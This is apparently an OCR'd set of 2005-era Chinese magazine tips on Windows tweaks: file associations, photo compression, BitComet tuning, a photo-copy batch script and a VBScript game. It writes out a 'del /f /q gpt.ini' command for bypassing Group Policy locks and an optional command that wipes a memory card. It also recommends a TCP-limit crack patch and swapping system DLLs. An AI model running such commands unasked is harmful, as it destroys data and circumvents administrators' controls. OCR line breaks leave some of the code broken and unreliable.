大嘴提示：一些木马还会利用Unknown(未知)文件类型关联，不过很少有相关文章介绍，Unknown的数据比较特殊，它的设置位于[HKEY_CLASSES_ROOT\Unknown\shell\openas\command]主键，正常的默认键值数据应为“%SystemRoot%\system32\rundll32.exe %SystemRoot%\system32\shell32.dll,OpenAs_RunDLL %1”(Windows 9x系统则是“C:\WINDOWS\rundll32.exe shell32.dll,OpenAs_RunDLL %1”)，这行命令的作用是，当在系统中双击未知文件类型时，自动启动“打开方式”窗口让你手工选择用哪个程序来打开该文件。当发现其键值数据有变化时，也要及时恢复。

文件关联之乱“连”

有时文件关联也会造成麻烦，例如WinRAR安装后会自动关联ISO文件，然而WinRAR对ISO文件中的中文支持并不理想。另外，经常安装文件和卸载文件，也会造成文件关联的紊乱，这时就需要自己手动修改文件关联了，我们可以按照前面介绍的知识，直接在注册表中进行修改，不过这对于大部分菜鸟朋友来说会有些难度，除此之外也有更方便的方法来修改文件关联。例如我使用的是绿色免安装版的UltraISO，下面将它和ISO文件进行关联：

1.打开方式法



图8

在资源管理器中选择任意ISO文件，单击鼠标右键(Windows 9X需要按住“Shift”键再单击右键)，选择“打开方式→选择程序”，在弹出的打开方式对话框中，单击“览”按钮选择“Ultraiso.exe”文件，请注意一定要勾选“始终使用选择的程序打开这种文件”(见图8)，最后点击“确定”按钮保存即可。

2.工具软件法

这里大嘴推荐大家使用专用的文件关联管理工具——File Association Manager(以下简称FAM)，它可以更方便、更灵活地创建和修改文件关联。

File Association Manager 小档案

u软件版本:2.0汉化版　　软件大小:997KB
u软件性质:共享软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://www.hanzify.org/index.php?Go=Show::List&ID=6276

运行FAM后，在“扩展名”栏中输入“ISO”，就可以在窗口中看到ISO文件已经和WinRAR建立关联。这里不能直接修改右下角的关联程序，因为还有其他诸如RAR、ZIP等压缩文件要使用它来打开。需要先单击“文件类型”菜单中的“新建”按钮，弹出创建新的文件类型对话框，在“新建文件类型ProgID”栏中输入“isofile”，并在“易于理解的名称”栏中输入“ISO映像文件”(见图9)，单击“确定”保存，这个步骤就相当于在[HKEY_CLASSES_ROOT]根键下创建了“isofile”主键。接下来单击“扩展名”菜单中的“更改关联”，在“更改为”下拉框中输入刚才创建的文件类型“isofile”即可。



图 9

在“扩展名”栏重新输入“ISO”，这时可以看到显示的文件类型关联已经变成“isofile”了，接下来我们还需要添加关联打开方式，在“操作”栏下面单击鼠标右键选择“新建”，输入名称为“open”，单击“ 览”按钮选择“Ultraiso.exe”程序(见图10)，点击“保存”按钮即可。最后还可以单击窗口中的“图标”按钮为ISO文件选择一个新图标。



图 10

FAM还提供了右键菜单快速操作功能，首先单击菜单“工具→设置”，选中“启用外壳上下文菜单”选项后保存设置。以后就可以直接在“资源管理器”的右键菜单中选择“File Association”来快速打开文件类型关联设置。

大嘴提示：在“资源管理器”中单击菜单“工具→文件夹选项”，单击“文件类型”选项卡，在此处也可以修改文件类型关联，不过它的功能相对弱一些，操作上也更为复杂。另外，使用前面介绍的ftype和assoc命令也可以完成文件关联修改（详细使用方法可运行“ftype /?”及“assoc /?”命令查询）。

文件关联之第二通道

前面介绍过，一个文件可以有多个关联的打开方式，其他打开方式是通过右键菜单来选择的，利用此功能，可以为一些特定类型的文件添加打开文件的第二通道，例如双击JPG文件时默认使用ACDSee进行 览，同时还希望能够用PhotoShop快速打开编辑，这里仍然可以通过FAM来实现。

运行FAM后在“扩展名”栏中输入“JPG”，然后在“操作”栏下单击鼠标右键，选择“新建”命令，输入“PhotoShop打开”，然后单击“ 览”按钮选择PhotoShop主程序文件，最后单击“保存”按钮。以后，只需在JPG文件上单击鼠标右键，选择“PhotoShop打开”即可运行PhotoShop，并自动打开选定的JPG图片进行编辑。

CF [YY01]

冲破枷锁！解放被组策略锁死的系统

★★★ ■上海 超级熊猫 北京 华玉成

《电脑爱好者》2005年18期上有一篇《有勇有谋，智斗组策略三大“顽疾”》，其中有一处讲到如果在组策略中启用了“只运行许可的Windows应用程序”，而没有将“组策略编辑器”本身需要调用的mmc.exe加入许可列表，系统就会被锁死，不能运行任何应用程序。当时给出的解决方法是通过局域网来解决，但对于家庭用户来说可能并没有这样的网络环境，经过反复试验，我们找到了两种简单的解决方法。

1.带命令行提示的安全模式

在启动过程中按住F8键，在高级启动选项菜单中选择“带命令行提示的安全模式”进入系统，然后在弹出的“命令提示符”窗口中输入mmc.exe，打开系统管理控制台，选择菜单“文件→添加/删除管理单元”，在弹出窗口选择“独立”选项卡，点击“添加”按钮，在列表中选择“组策略对象编辑器”，点击“确定→本地计算机→完成”，然后展开组策略下的“用户配置→管理模板→系统”，将右侧窗口中的“只运行许可的Windows应用程序”设置为“已禁用”。

2.删除gpt.ini

组策略中的大多数设置其实就是在启动时把系统目录下组策略文件中的注册表设置项导入到当前用户的注册表中，而gpt.ini是组策略中的设置文件之一，将其删除后就会使原来设置的组策略失效。使用DOS启动盘进入，然后用CD命令进入%windir%\System32\GroupPolicy目录，执行“del /f /q gpt.ini”命令，重启后即可解除封锁。

CF [YY02]

远离发图限制，图片极速“瘦身”

★★

■石山

出游归来，第一件事恐怕就是把数码相机中的一大堆照片给导出来，QQ好友们已经迫不及待地想一起分享“出游成果”了。而QQ群中发图片有文件大小限制，以文件方式逐个传送又太浪费时间。今天要教大家几种免费的图片文件缩减方法，操作简单且免安装体积庞大的图形处理软件。

瘦身第一式:画图工具

1.格式变身JPG

大多数情况下，BMP位图格式的文件体积相对于JPG有损压缩格式的文件大得多，如果照片采用BMP格式，可用Windows自带的“画图”工具(开始→程序→附件→画图)的“另存为”功能将文件格式更改为JPG格式，文件大小可以进一步减小。Windows XP/2003的“画图”均支持保存JPG格式，Windows 2000则需要移植文件才能支持(可参考本刊2004年第17期的《三步给Windows 2000画笔程序换“芯”》)。

2.尺寸也“缩水”

经过上面格式转换，如果图片文件还是过大，就要采用如下方法:用“画图”打开要修改的图片，选择菜单“图像→拉伸/扭曲”，将水平和垂直的拉伸根据实际需要进行缩小，为使图片不变形，水平和垂直的缩小的幅度应该一致(见图1)，修改尺寸后，图片大小就会令你满意了。



图1

瘦身第二式:发送到邮件接收者

以上方法对于压缩单一文件大小还可以，但如果要处理一大堆图片时就显得力不从心了。对于图片的批量压缩可以先将需要压缩的图片保存在一个文件夹中，选中这些图片，右击并在弹出菜单中选择“发送到→邮件接受者”选项，在弹出的“通过电子邮件发送照片”对话框中勾选“缩小所有照片”，此处还可以在左下角单击“显示更多选项”进一步选择图片的大小(见图2)，然后单击“确定”，系统就会自动将这些图片转换成体积较小的JPG格式文件，并弹出一个“发送电子邮件”的邮件撰写窗口，只要将附件中的这些转换好的JPG文件提取出来即可。




图2

瘦身第三式:Word批量压缩

Word虽然不是系统自带的，但也是大多数人必装的软件之一，它也能实现图片的批量压缩。

将要压缩的图片保存到同一文件夹中，接着打开Word，选择菜单“插入→图片→来自文件”选项，在打开的窗口中按“Ctrl＋A”组合键全选图片文件（还可以在资源管理器中选中这些图片，用鼠标左键拖拽到打开的Word页面里完成图片插入）并确认，这样就将需要压缩的图片全部插入到Word中了，接着选择菜单“文件→保存”，在“保存类型”中选择“Web页(*.htm;*.html)”(见图3)，单击保存。



图3

进入保存该文件的文件夹，比如“我的文档”里的“Doc2.files”(刚刚保存的文件名)，里面有image001.jpg、image002.jpg等多个图片，image001.jpg和image002.jpg为内容相同的两张图片，image001.jpg是原始图片，image002.jpg为压缩后的图片，其他图片类似，比较这两张图片可以发现原图片为730KB，而压缩后的图片只有47.6KB，图片文件已经成功“瘦身”了，无论是用QQ传送图片，还是用邮件发送图片，都容易多了。 CF [YY03]

资源管理器里开“天窗”

★

■平淡

复制/移动文件时，很多人会抱怨“资源管理器”不够方便，常常需要在多个窗口中来回切换。本刊2005年第21期的《单挑还是群殴？与TC过招》介绍了几个增强型的免费文件管理工具来代替“资源管理器”，但很多用户还是习惯于系统自带的“资源管理器”。无须矫正你的偏执，用Folder Box给“资源管理器”开个“天窗”吧！

Folder Box小档案

u软件版本:1.2　软件大小:898KB
u软件性质:免费软件　适用平台:Windows 98/ME/2000/XP
u下载地址:http://www.baxbex.com/files/folderbox.exe
u软件备注:汉化补丁可以从汉化新世纪(下载链接:http://www.hanzify.org/index.php?Go=Show::List&ID=9380)下载，该补丁中含有3721上网助手和DUDU下载器，请根据需要选择是否安装。

敲敲打打，改造“资源管理器”

安装Folder Box后打开“资源管理器”，单击“查看→览器栏”，勾选“Folder Box”，就能在下方看到打开的窗口了，不过程序默认只打开2个窗口(桌面文件夹)。可以自定义打开窗口数量和指定的文件夹，比如笔者经常定期将“d:\mydocuments”和“d:\downloads”下的文件，转移到G:\下对应的文件夹保存。单击程序窗口左上角的配置按钮，在弹出配置窗口中点击“FolderBox的属性”下拉列表并选择“FolderBox1”，勾选“启用”和“打开目录”，将名称设置为“我的文档”、单击“初始目录”然后定位到硬盘中的“d:\mydocuments”。依照上法依次设定其他窗口各项参数，此外单击“选项”、“工具栏设置”还可以设定文件夹打开方式、显示指定按钮等(见图1)。



图1

透过“天窗”，剪切复制得心应手

经过上文设置后，重新打开“资源管理器”就可以在下方打开设置好的文件夹，比如要将“d:\downloads”下的文件转移到“g:\downloads”，在FolderBox窗口列表选中“下载软件”，然后单击上方的向上按钮(在“资源管理器”中显示)，接着切换到“备份软件”窗口。这样只要在上方的窗口将需要转移的文件用鼠标拖动到下方窗口即可(见图2)。另外，FolderBox打开的窗口支持“资源管理器”原来所有的操作。



图2

小提示

FolderBox还支持IE的操作，运行IE后单击“查看→浏览器栏”，选择“FolderBox”，同样会在IE下方打开新窗口。比如可以设置一个专门用于保存图片的文件夹，以后在看网页时发现需要保存的图片，只要将图片拖到下方的文件夹即可快速保存。

CF [YY04]

巧用“时光机器”看失效链接

★★

■南方的狼

在需要收集资料时，我们无一例外会使用Google、Baidu等大型搜索引擎，但在搜索结果中好不容易发现了需要的内容时，点击链接后却发现“该页无法显示”。链接失效时，我们怎么办？除了使用搜索引擎提供的“网页快照”功能外，再提供大家一些特别窍门。

1.网站时光机器

http://www.archive.org/web/web.php（英文）

http://www.infomall.cn/（中文）

以上两个网站收集了大量网站过去的页面，在将失效网站地址键入这两个网站的首页输入框后打开，就能查看失效网站的网页了，并且以年份划分列表，所以你可以在出现“该页无法显示”情况时，用地址栏出现的网址输入到这两个网站，看看是否能找到久违的网页。同时，用它们某个网站的发展史也不错。

2.使用“衍生关键字”

Baidu能搜索到的内容相对Google要少，如果恰好需要的内容只能在Google上找到，那该怎么办？这时就要使用衍生关键字了，比如在Google中搜索“小明”能得到搜索结果“小明是个小学生，他的学校在北京……”，就可以再以“他的学校在北京”为关键字进行搜索，再接着得到“他的学校在北京，他的家也在北京……”，以此类推(此例非真实关键字，仅供示范)。

CF [YY05]

三步实现数码照片自动存储

★★

■平淡

旅行归来，数码相机中保存了一大堆照片。每次将相机连上电脑或把存储卡放进读卡机，都会弹出“自动播放”操作选择框，选择“将图片复制到计算机上的一个文件夹”就会自动打开“Microsoft 扫描仪和照相机向导”就能导入照片了。但向导有一个麻烦之处就是必须点击若干次“下一步”，有没有办法让数码照片自动存储呢？没有ACDSee一样可以做到(本文适用于 Windows XP/2003)。

第一步: 打造自动复制脚本

打开“记事本”输入以下内容并保存为批处理文件copy.bat，放置在G:\。

```
@echo off
set mypath="g:\photos\"%date%""
md "%mypath%"
copy j:\*.jpg g:\photos\"%date%" /y
exit
```

其中“g:\photos\”是存放备份文件的目录，%date%是当前日期，“j:\”是读卡器添加的盘符位置。这样每次运行这个脚本就会自动在备份文件目录下新建一个以当前日期命名的子目录，然后把存储卡上的JPG文件复制到刚才建立的子目录中。如果在脚本最后“exit”的上方添加一行“del /f /q j:*.*”，就能在复制完照片后自动清空存储卡，不过自动删除操作有一定危险性，没有特殊需要不建议添加。

第二步: 设置存储卡插入后自动运行脚本

TweakUI 小档案

u软件版本:2.10汉化版　　软件大小:146KB
u软件性质:免费软件　　适用平台:Windows XP(SP1或更高)/2003
u下载地址:http://www.onlinedown.net/soft/26929.htm

由于Windows本身没有存储卡插入通告的功能，要借助微软提供的TweakUI设置工具，下载安装TweakUI后运行，依次展开“我的电脑→自动播放”，在“类型”项下确认已经勾选了“激活可移动媒体的自动播放功能”，然后选择“操作”项点击“创建”，在弹出窗口中设置好自动播放接口名称(如“自动复制数码照片”)和提供者，单击“更改程序”按提示选择“g:\copy.bat”，同时在“支持的媒体”列表勾选“数字图像”(见图1)，默认的图标是未知文件的图标，建议点击“更换图标”更换一下。

小提示

系统根据自动检测到的文件类型会弹出不同播放窗口，如果只想对保存音频、视频文件的移动存储有反应，只要在“支持的媒体”勾选相应的项目即可。

第三步: 设置数码照片自动复制

将存储卡插入电脑的读卡器中，在弹出的自动播放窗口中选择刚才添加的“自动复制数码照片”，同时勾选窗口下方的“始终执行所选择的操作”(见图2)。这样以后只要插入存储卡，系统就会自动将其中的数码照片复制到硬盘里以当天日期命名的目录中。



图1



图2

小提示

如果存储卡中保存的不但有数码照片(即图片文件)，另外还有音频、视频等文件，则可以将“支持的媒体”修改为“混合内容”，并把脚本中的“*.jpg”改为“*.*”。

CF [YY06]

Outlook发威！和垃圾邮件抢带宽

★★

■聆听

邮箱变大了，已经不像以前那样轻易被垃圾邮件撑爆了。但每次用Outlook收邮件，不管是普通邮件、垃圾邮件，还是病毒邮件，统统都得收下来，不仅浪费时间和带宽还有可能危及系统安全。现在Outlook发威啦！看它是如何帮助我们解决此问题的。

以Outlook 2003为例，选择菜单“工具→选项”，在弹出的“选项”窗口中打开“邮件设置”选项卡，点击“发送/接收”按钮，然后在打开的窗口中选定“所有账户 联机和脱机”，点击“编辑”按钮，接着在“发送/接收设置-所有账户”窗口左侧选择邮箱账户(如果有多个邮箱则依次设置即可)，选择窗口右侧“文件夹选项”栏中的“仅下载文件头”。

经过设置后，收到的邮件显示的小图标就是这样的了，在右侧原先显示邮件内容处显示的就是“此项目无法在‘阅读窗格’中显示。该项目未曾从服务器上接收”，而右击该邮件选择“删除”就能在邮件服务器上删除该邮件，选择“标记为拟下载”则下次接收邮件时就会把此邮件完整地下载下来。

CF [YY07]

快马也得加鞭！ BitComet 终极优化

★★

■讨厌逛街

BitComet 是一款高性能的 BT 下载客户端软件(笔者固执地始终认为采用 C++ 编写的程序比用 Python 编写的程序执行效率要高)，与其他 BT 下载软件相比，BitComet 具有更高的连接能力，所以即使在 P2P 下载速度本应极慢的内网环境中也能保持让人满意的速度。但是快马也得加鞭！我们要让 BitComet 的速度优势发挥到极致，就必须对其进行优化。

优化软件前先搞定网络

1.带宽取决于物理限制

所有速度优化都是在物理限制的范围以内进行的，比如 512Kbps 的 ADSL，下载速度的极限就是 64KB，如果想通过优化达到 128KB，那只能是一个美好的梦想……

2.路由做好端口映射

如果使用路由方式上网，实际上就处于内网环境了。内网下载速度总要比外网慢一些，所以在使用 BitComet 下载前，要在路由的管理界面(一般通过 http://192.168.1.1 登录)为其做好端口映射(也称“端口转发”)并启用 UPnP 功能，请检查 BitComet 设置中的监听端口(见图1)，建议不要设置为 6881-6889、16881-16889 这两个范围内的数字，因为它们通常会被网络供应商屏蔽，然后参照路由器的说明书进行操作。




图 1

3.破解 TCP 连接数限制

为防止蠕虫疯狂传播，在 Windows XP SP2 中限制了 TCP 连接数，专业版的 TCP 数只有 10 个，对于 BT 这种需要大量并发连接数的 P2P 下载方式来说无疑是致命的打击。所以使用 Windows XP 的用户需要先下载 TCP 连接数破解补丁以修改现有的网络连接限制(由于微软每次对系统的升级都会导致旧版本破解补丁失效，所以在此不提供下载地址，需要的用户可以在 Google 上搜索“TCP 连接数破解补丁”并找出可用的最新版本)。

专为你打造，ADSL 用户专用提速方案

在中国宽带用户中，ADSL 几乎占了绝大多数。而 ADSL 这种连接方式有其特殊性，设置方法也值得单独介绍。

第一步： 选择菜单“选项→选项”，在弹出窗口左侧选择“网络连接”标签，然后将窗口右侧“连接设置”栏中的“全局最大下载速率”从默认的“无限制”更改为 1000KB/s，“全局最大上传速率”设置为 40KB/s(这是 2Mbps 的 ADSL 的推荐速率，如果是 512Kbps 或者 1Mbps 用户请根据网速减小这个数值)。

第二步： 选择左侧“网络连接”标签，将“每任务最大连接数”设为 1000，“每任务保持连接数”设为 50，“全局保证上传连接数”设为 10，“连接发起间隔”设为 100 或 150，“最大同时尝试的 TCP 连接个数”设为 1000，“是否允许通过 UDP 实现内网互联”设为“优先”。

第三步： 选择左侧“IP 规则”标签，如果是内网则勾选“允许向服务器报告内网 IP 便于子网内连接”，反之则取消勾选，另外将“下载任务每 IP 最大允许连接数”设为 20，“上传任务每 IP 最大允许连接数”设为 5(见图2)。




图 2

> **小提示**
>
> 运行 CMD 打开“命令提示符”窗口，在其中执行 ipconfig.exe，在返回信息中检查 IP 地址，如果为 10.x.x.x 或 192.168.x.x 则说明是内网。另外还可以在 BitComet 中点击界面左下的“全局统计”，然后查看其中的“本地 IP”和“对外 IP”，如果两者相同则为外网，反之则为内网。

第四步： 在一个任务下载开始一段时间后，在设置中把“全局最大下载速率”改回“无限制”，“全局保持连接数”改回“自动检测”，如果速度提升不大，可再切换回上文的设置。

冷门热门区别对待

1.热门种子提速方案

所谓热门种子，就是指种子数超过 20，用户连接数超

过200的下载任务。强烈建议在下载热门种子的时候不要同时进行别的下载，以保证最佳的连接状态。开始下载后，随着时间的增加你可以看到连接到的种子和用户数也在同时增加，上传和下载速度也在逐渐提升中，当速度到达平时稳定下载速度的一半、连接数大于50，种子数1个以上时，打开设置界面，选择“任务设置”标签，将“每任务最大上传速度”设置为10－20之间。继续等待一段时间，等速度提升并稳定后，如果发现速度仍不理想，可以每次2K的幅度调小“每任务最大上传速度”，如果这样做不起作用，则说明调整的时间不正确，可恢复到“无限制”后过段时间再按上面的步骤来操作。

2.冷门种子提速方案

没有达到热门种子标准的就称为冷门种子，由于冷门种子下载速度慢的原因在于可供连接的用户数比较少，而非上传占用了下载所需的带宽，所以限制的效果不太明显。对于这类种子，可以将“每任务最大上传速度”设置为“无限制”或25－30左右。如果你觉得这个下载资源确实不错，也可以通过QQ等聊天工具群发一下种子下载地址，让更多人参与下载，也有助于提升下载速度。

通用BitComet优化秘术

1.牺牲内存也要保护硬盘

除了在“任务设置”中勾选“下载前先分配空间”以防止硬盘中出现大量碎片外，我们还可以通过设置内存中下载缓存区的大小来控制硬盘读写的频率。在设置界面的“磁盘缓存”标签下，将“磁盘缓存最小值”设为16MB，“磁盘缓存最大值”设为64MB，并确保下面的自动调整选项已被勾选。这个数值是电脑物理内存256MB适用的设置，如果你的内存更大，也可以适当调高缓存大小。

2.备用Tracker，让更多人连到你

在用BitComet建立新的下载任务时，在弹出的“任务属性”框中选择“高级设置”选项卡，在“服务器列表”中填入要追加的备用服务器，下面是比较常用的一些备用Tracker服务器:

http://btfans.3322.org:8080/announce
http://btfans.3322.org:6969/announce
http://btfans.3322.org:8000/announce
http://bt.5qzone.net:8080/
http://btmitan.3322.org:8000/announce
http://bt.uglab.org:6800/announce
http://bt.zingking.com:6969/announce
http://bt86.com:8181/announce
http://www.potuk.org:2710/announce

可是每次下载都要这样复制一次未免太麻烦了，打开设置界面，选择左侧“高级设置”标签，在窗口右侧将“如果多少分钟之内不能连接则添加备用Tracker”由默认的30改为0，然后在下方的“备用Tracker列表”中把上面的那些备用服务器添加进去(见图3)，这样所有的任务都会自动连接这些Tracker服务器了。



图3

BitComet有问必答

1.我应该用什么版本的BitComet?

答:有很多BT网站到现在仍推荐使用BitComet 0.56稳定版，说这个版本下载速度最快。不过实际上从0.59版本开始，BitComet就支持DHT网络连接了，这种连接方式取自于电骡等P2P软件，可以无需Tracker服务器而直接连接，这样就解决了以往有种子却连不上服务器的　　问题，因此推荐使用最新的BitComet 0.60稳定版。

2.使用BitComet下载就打不开网页怎么办?

答:如果你使用的是ADSL拨号上网，那么可能是产生了“断流”，首先需要确定你的操作系统没有TCP连接数限制(如果有的话请使用“TCP连接数破解补丁”调高允许的连接数)，因为比如连接数限制为10，那么BT下载就全部占用了，要打开网页自然就无法连接了。而如果是ADSL特有的“断流”，则可以尝试限制总连接数和总的下载上传流量，逐渐调小直到不再出现断流。

3.点击网页链接后无法自动调用BitComet下载了。

答:这可能是由于你先前曾经安装过其他BT下载软件(如Vagaa)，破坏了BitComet的关联，可能你对修复关联一窍不通，不过没关系，有一种简单的方法:通过“选项”菜单打开BitComet的设置界面，选择左侧的“高级设置”标签，去除“作为BT客户端”的勾选并点击“确定”，然后重新打开设置界面，再勾选上“作为BT客户端”的选项点击“确定”，BitComet就会自动修复种子文件的关联了。

CF [YY08]

建就建出“花”来

■Gamer

经常和软件打交道，少不得要从网上下载软件，并保存在不同目录下，同时再新建一个文本文件，更名为“说明.TXT”，再把软件说明复制进该文件……

每天小编都要重复上面的操作，直到有一天有人偷偷告诉我们下面的方法……

如何让每次新建文本文件时，不再出现那烦人的“新建 文本文档.TXT”，而是“说明.TXT”呢？

1.手动修改

要想修改新建时默认的文件名，很简单，只要进行几步操作就可以完成了。

第一步:先从http://nj.onlinedown.net/soft/9594.htm下载eXeScope。将C:\WINDOWS\System32\shell32.dll复制到其他文件夹下，如E:\。

第二步:用eXeScope打开E:\shell32.dll，依次在左侧窗格展开“资源→字符串→1895”，删除右侧窗格中的“30316，"新建 "”项(见图1)，保存退出。



图1 eXeScope经常用在修改DLL、EXE等资源文件上

第三步:将改好的shell32.dll，在DOS或其他系统中替换C:\WINDOWS\System32\及C:\WINDOWS\System32\dllcache\下的同名文件。

第四步:再新建一个文本文件，你会发现文件名中的“新建”已经消失了，接下来要做的就是将文件名中剩下来的“文本文件”改为“说明”。打开“注册表编辑器”，依次定位至[HKEY_CLASSES_ROOT\txtfile]项，修改FriendlyTypeName主键的键值为“说明”(不含引号)(见图2)。

第五步:在桌面，按F5键，10秒后，按鼠标右键，在右键菜单中就可以看到变化了(见图3)，选中后，就可以新建“说明.TXT”了。

2.改就轻松改

上面已经为大家讲了修改的原理，下面为大家介绍一




图2 如果是用EmEditor关联了TXT文件，则在修改[HKEY_CLASSES_ROOT\emeditor.txt]下新建FriendlyTypeName主键，并设置键值为“说明”。具体的修改项是由[HKEY_CLASSES_ROOT\.txt]项下的“(默认)”来决定的

个简单的方法——MakeReadme。

第一步:从http://www.newhua.com/cfan/200523/makereadme.zip下载软件。

第二步:解压缩软件后，运行MRSet.exe，在“右键菜单名”中输入显示在右键菜单中的名称，在“生成文件名”中输入最后生成的文件名(见图4)。



图3 很方便的新建指定名称的文本文件

第三步:现在，新建文件即可，如果没有修改，则是由于TXT格式关联了其他类型文件，只能使用前面的手动修改方法进行修改。当你不使用时，只要用UnMRreg.exe就可以恢复原来的设置了。



图4 轻轻松松完成添加

CF [YY09]

和BT时无法打开网页故障说“拜拜”

★★★

■旭利

本刊2005年第18期《网络加速 “七剑”下江山》一文中介绍了cFosSpeed的使用方法，之后有很多朋友来信询问这款软件的详细使用方法，因此这里就再简单介绍一下这款软件的使用方法。

1.软件原理

不少ADSL用户应该都会有体会：在BT时打开网页很困难，不过我们应该根据ADSL的原理，上传和下载是互不影响的，使用时出现这种情况是什么原因呢？其实，这是由于Windows处理TCP/IP数据包不完善所致。数据封包没有优先级考虑，从而在一些网络条件下会出现网络故障，表现出来的现象就是上传突然降低，通常只有重启Modem才能解决问题。

而cFosSpeed为我们提供了一种新的解决方案——Traffic Shaping（封包重新排序），其实它就是网卡驱动，用来代替Windows自带的有问题的驱动程序。

2.软件的安装与使用

这里我们介绍的是cFosSpeed比较稳定的2.02版，而不是最新版本。

第一步：从http://www.newhua.com/cfan/200523/cfoscred.rar下载软件。

第二步：确认你的ADSL网络没有任何流量，既无上传，也无下载。右击系统托图标，选择“设置→连接”，在打开的窗口中确认Traffic Shaping功能已经打开（见图）。



第三步：右击系统托盘，在弹出菜单中选择“删除关于线路的数据”。

第四步：全速下载，找一个速度很快件的下载链接，注意不要使用P2P类软件，下载30秒，停止下载。

第五步：全速上传，发一封E-Mail，在邮件中加入超过5MB的附件，发送大约60秒后，停止上传。现在cFosSpeed已经记录下你的ADSL特性参数。

至此cFosSpeed已经设置完成，现在再BT的时候就不会出现网页打不开的情况了。

CF [YY10]

找回被遗忘的脚本编辑器

★★

■哈尔滨 郑浩宇

笔者是个编程菜鸟，有时需要用Dreamweaver学点做网页的知识，但该软件的“代码”环境实在是太差了，字特别小，有点损害视力。要是有VS.net那样的编程代码环境就好了。笔者翻山越岭，终于找到了一个，其实它就在Office 2003里面。那么怎么把它安装上呢？

1.千呼万唤始出来——安装脚本编辑器

第一步：打开“控制面板”中的“添加/删除程序”，单击“Microsoft Office 2003”旁的“更改”按钮启动Office安装程序。然后单击“添加和删除功能”单选框，再单击“下一步”按钮。

第二步：勾选“选择应用程序的高级自定义”复选框（见图1），单击“下一步”按钮。然后找到“Office工具”，单击该分类下面的“HTML编辑器”，选择“从本机运行全部程序”（见图2），然后单击“更新”按钮，按提示操作即可。



图1



图2

小提示

如果需要.NET语言提示支持，安装“只能标记.NET可编程性支持”和“Microsoft Forms 2.0 .NET可编程性支持”即可。

2.与Dreamweaver联姻

打开Dreamweaver，按下Ctrl+U，打开“首选参数”对话框，然后单击左侧“分类”的“文件类型/编辑器”，然后在“外部代码编辑器”文本框中键入“C:\Program Files\Microsoft Office\OFFICE11\MSE7.EXE”（不含引号，请根据安装目录修改文件保存位置），单击“确定”按钮即可。

当要使用脚本编辑器编写代码时，单击“编辑”菜单的“使用MSE7编辑”即可看到类似.net编辑器的东东了。

小提示

如果想单独使用MSE7脚本编辑器，在桌面上建立一个快捷方式即可，路径就是上面文本框键入的路径。

CF [YY11]

她是属龙还是属兔？——知年龄猜属相

★★★

■维克达电脑工作室　张宗闰

2005年第22期《我和电脑玩猜拳》一文中，我们已经了解了内存就像一个有好多排好多间排列整齐的库房的大仓库，变量就是这个大仓库中一间被起了名字用来保存货物的库房。如果现在有几间(可能不是连续的)用于保存同类货物(如生活用品)库房，可不可以只起一个名字(就像〝生活用品〞这个名称)呢？答案当然是可以的——这就是下面要说的:数组。

猜一猜属龙还是属兔——做游戏学数组

1.报岁数猜属相

将以下文字输入到〝记事本〞中，然后将其保存为〝游戏.vbs〞文件(代码下载:http://www.newhua.com/cfan/200523/200523vbs.rar)，双击运行即可开始玩这个游戏了。

```
Const BeginYear = 1996, AnimalsNumber = 12
Dim BirthAnimalsArray, WordFigureArray, MyAnimalsArray(11),
YourAge, YourValue, MyVar, NowYear, BirthYear, MyStr
BasicAnimalsArray = Array("鼠", "牛", "虎", "兔", "龙", "蛇
", "马", "羊", "猴", "鸡", "狗", "猪")
WordFigureArray = Array("○", "一", "二", "三", "四", "五",
"六", "七", "八", "九")
NowYear = Year(Now)
MyVar = NowYear - BeginYear
If MyVar < 0 Then
  MsgBox "系统时钟设置错误,程序终止。", 16, "错误"
  Wscript.Quit
End If
MyVar = MyVar Mod AnimalsNumber
For I = MyVar To 0 Step -1
  MyAnimalsArray(MyVar - I) = BasicAnimalsArray(I)
Next
For I = AnimalsNumber -1 To MyVar +1 Step -1
   MyAnimalsArray(MyVar + AnimalsNumber - I) =
BasicAnimalsArray(I)
Next
Do
  YourAge=InputBox("请输入一个岁数(虚岁):"& vbCrLf & _
                "计算机将猜出这个岁数人属什么生肖。", "
猜一猜生肖小游戏")
  If Not IsNumeric(YourAge) Or IsEmpty(YourAge) Or YourAge
<= "0" Then
     YourValue = MsgBox("输入无效。" & vbCrLf & "继续输
入吗? ", 36, "猜一猜属相")
  Else
    BirthYear = NowYear - YourAge + 1
    MyStr = YourAge & " 岁人生于公元"
    If BirthYear < 1 Then
      BirthYear = BirthYear * (-1) + 1
      MyStr = MyStr & "前"
    End If
    For I = 1 To Len(BirthYear)
      MyStr = MyStr & WordFigureArray(Mid(BirthYear, I, 1))
    Next
    MyStr = MyStr & "年春节后，属：" & MyAnimalsArray
((YourAge -1) Mod 12) & _
                "。若生于春节前，则属：" & MyAnimalsArray
(YourAge Mod 12) & "。"
    MsgBox MyStr, 64, "猜出的生肖"
    YourValue = MsgBox("继续输入吗? ", 36, "猜一猜属相")
  End If
Loop While YourValue = vbYes
```

2.通透理解数组

①数据类型(data type)

